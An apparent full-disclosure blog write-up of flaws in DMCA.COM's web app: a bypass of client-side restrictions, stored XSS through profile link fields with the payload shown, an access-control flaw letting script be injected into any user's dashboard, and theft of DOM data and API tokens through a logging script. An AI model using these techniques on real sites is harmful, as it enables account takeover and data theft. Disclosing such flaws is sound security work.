Websec Netherlands

TAGS • CYBERSECURITY • FULL DISCLOSURE

DMCA.COM Hack, Full Disclosure (With Proof-of-Concept)


by Joël Aviad Ossi

What is DMCA.COM

First of all, for those who don't know what DMCA is: DMCA stands for the 'Digital Millennium Copyright Act', which is a law protecting people's

intellectual property such as images, texts and other content. DMCA.COM provides services pertaining to that law by offering solutions such as takedown requests (removing the copied material from the internet).

With over 1.13 million customers, DMCA.COM is one of the (if not the) leading companies offering copyright protection solutions to individuals and corporations worldwide.




Pre-Exploitation (Recon)

I registered at DMCA at first with an intention to protect my own website, however, while navigating through their web application I came across something interesting. On the page where one can setup the business profile it said, that some of the features are disabled and only available for the Pro users.


I opened Inspect Element in my Chrome browser and saw that these features were just client-side disabled in the HTML code, which is quite easy to bypass by stripping out the specific part of the HTML code, which I


did. This vulnerability is called ‘Client-Side Enforcement of Server-Side Security’

You can see in the image below that to include your logo or social network information, a Protection Pro status is required but despite this I still managed to place content into the value of those input fields and apply the changes.



The fact that this application was vulnerable to something like this made me think that I can find much more. So I opened Burp Suite (pentesting software) and replayed the request which has been sent to the server.






In the above request I modified the parameters:


```
TWITTER_URL
LOGO_URL
LINKEDIN_URL
FB_URL
DMCA_FAX
ENABLE_CASE_SUBMISSION
```

These parameters refer to the Pro features, however, you can still input your data in their values, and this will apply the changes even if you do not have an upgraded account. This confirms the vulnerability ‘Violation of Secure Design Principles’.

At this point I got interested and wondered if this might also parse inline JavaScript into a href tag (in order to get XSS). After fuzzing this request a bit I noticed that it does not like double quotes but everything else is fine. I also noticed that some of these values will be placed inside of a href tag so I decided to use a simple inline XSS payload that does not require any quotes

XSS Payload used: `` `javascript:window.open(‘somesitename’);` ``







As we can see on the picture above, it returned a status in the response with the text '4 Updated' which means that the changes were saved successfully.

Next I went to my profile page and, just like I thought, the XSS code was not sanitized before being inserted into the href attribute (See picture below).

At this point Stored XSS was confirmed, it seemed like a dead end as the session cookie was protected with HttpOnly which is the main security to prevent cookie stealing, so I had to figure out another way of obtaining sensitive data such as fetching sensitive information present within the HTML DOM.






As I couldn't get the session cookie, I checked the DOM for sensitive information and found that `$('script')[23].innerText` contained the Logged-in user E-Mail and some other information, so I made it steal the name of the logged-in user, the e-mail and UUID.

> *Note: Using Arrays like in the code above is not always the best approach, if you ever get into the same situation than try to refrain from this practice and get something that directly identifies the script tag (Usually using querySelector does the trick), Using arrays is not a great idea as the array number often changes in a page which has lots of script tags.*


Next, I made the script (cookie stealer) which sends the information Base64 encoded to prevent it from blocking the request (since the data contains a double quote), see picture below:



As soon as someone clicks my social tabs it would now log these

information to my modified cookie stealer.

To decode the received Base64 string I just used an online decoder, you can see the result below:




PoC video of the above writeup: https://screencast-o-matic.com/u/Yrny/dmca

A couple of days later I discovered multiple other vulnerabilities in DMCA.COM and at that time I could do much more than just getting simple information.


One of the new things I discovered was the ability to inject JavaScript code into any user's dashboard, without user interaction or permission.
This vulnerability is called Improper Access Control

This vulnerability exists in the `**api.dmca.com/addProtectedItem**` POST request.
In the POST request I changed the 'BADGEID' to the target's 'BADGEID' and then I changed the parameter status from 'Active' to my XSS code.



Injecting JavaScript into users account is one thing but actually taking over their account is much more challenging, specially when the session cookie is protected with HttpOnly.


However inside of the DOM I noticed something called “window.APIToken” which turns out to be the DMCA API authentication token which is required to query the API and this was readable through JavaScript. The interesting thing is that this doesn’t just affect the dashboard but also the support ticket and many more other areas where no real reason exists for this token to even be present.



PoC: https://screencast-o-matic.com/u/Yrny/dmca2

The above video shows XSS through the `DMCA_FAX` or `DMCA_ADDRESS` parameter, which basically affects the compliance page. I injected a custom remote javascript file to be loaded into the page which logs the window.APIToken to my modified cookie stealer.


To query the DMCA API you can simply use the swagger documentation: https://app.swaggerhub.com/apis-docs/dmca/dmca-api/2.1.1#/



Now if that was not vulnerable enough, here is more: combine this with the Improper Access Control and you can steal the `window.APIToken` from anyone!

Even their support tickets are vulnerable for the `window.APIToken` stealing which means that one could takeover API access on the permission of a Support Employee.

